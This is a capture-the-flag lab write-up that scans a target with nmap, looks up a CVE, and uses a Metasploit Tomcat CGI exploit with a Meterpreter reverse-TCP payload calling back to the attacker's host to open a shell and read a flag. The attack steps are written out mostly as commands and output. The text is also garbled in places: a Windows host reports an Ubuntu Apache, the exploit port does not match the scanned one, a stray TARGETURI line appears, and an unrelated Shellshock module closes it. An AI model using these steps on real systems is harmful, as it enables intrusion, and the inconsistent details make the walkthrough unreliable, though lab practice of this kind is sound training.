


## Day 12 - Networking Ready, set, elf.

**Tool Used:** Kali Linux, firefox, metasploit framework, Nmap


## Solution/walkthrough:

### Q1




```
121102058@kali:~$ sudo nmap -sV -O 10.10.221.188
[sudo] password for 121102058:
Nmap scan report for 10.10.221.188
Host is up (0.22s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 42.59 seconds
```



By using Nmap on the machine, 4 ports are found.



#### Service Unavailable


HTTP Error 503. The service is unavailable.






Try the ports, and port 8080 is found that leads us to a web server. The version number of the web server is found.

## Q2




Search CVE by using <https://cve.mitre.org/>.




The result shows the CVE that can be used.

## Q3



Activate metasploit framework, search for the module with the CVE just found.



Use the module provided. The module requires the value of RHOSTS, LHOST, TARGETURI. Set it with self host, the virtual machine IP, and the modified url as shown.

```
File Actions Edit View Help
TARGETURI ⇒ http://10.0.0.1/cgi-bin/systeminfo.sh 10.221.188
msf5 exploit(windows/http/tomcat_cgi_cmdlinearg) > set TARGETURI http://10.10.221.188/cgi-bin/elfwacker.bat
TARGETURI ⇒ http://10.10.221.188/cgi-bin/elfwacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlinearg) > set LHOST 10.10.29.155
LHOST ⇒ 10.10.29.155
msf5 exploit(windows/http/tomcat_cgi_cmdlinearg) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlinearg):


| Name      | Current Setting                            | Required | Description                                                                                  |
|-----------|--------------------------------------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                                            | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    | 10.10.221.188                              | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 8888                                       | yes      | The target port (TCP)                                                                        |
| SSL       | false                                      | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| SSLCert   |                                            | no       | Path to a custom SSL certificate (default is randomly generated)                             |
| TARGETURI | http://10.10.221.188/cgi-bin/elfwacker.bat | yes      | The URI path to CGI script                                                                   |
| VHOST     |                                            | no       | HTTP server virtual host                                                                     |



Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit Technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.29.155    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name                                   |
|----|----------------------------------------|
| 0  | Apache Tomcat 9.0 or prior for Windows |



msf5 exploit(windows/http/tomcat_cgi_cmdlinearg) > run
```

Run the exploit to get a Meterpreter connection.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlinearg) > run

[*] Started reverse TCP handler on 10.10.29.155:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 26.86% done (26897/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.221.188
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 46.67% done (46993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Make sure to manually cleanup the exe generated by the exploit
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Meterpreter session 1 opened (10.10.29.155:4444 → 10.10.221.188:49820 ) at 2022-06-28 00:21:08 -0400
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin



| Mode             | Size  | Type | Last modified             | Name          |
|------------------|-------|------|---------------------------|---------------|
| 100777/rwxrwxrwx | 73802 | fil  | 2022-06-28 00:21:11 -0400 | dcJML.exe     |
| 100777/rwxrwxrwx | 73802 | fil  | 2022-06-27 23:15:17 -0400 | ed55v.exe     |
| 100777/rwxrwxrwx | 825   | fil  | 2020-11-19 16:39:29 -0500 | elfwacker.bat |
| 100666/rw-rw-rw- | 27    | fil  | 2020-11-19 17:46:14 -0500 | flag.txt      |
| 100777/rwxrwxrwx | 73802 | fil  | 2022-06-27 23:15:10 -0400 | lwa.exe       |



meterpreter > cat flag.txt
th3[4h4ck1ng_4ll_th3_3lves]meterpreter
```

A flag.txt is revealed. Read it and capture the flag.

## Q4

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST ⇒ 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS ⇒ 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI ⇒ http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

As shown in the screenshot.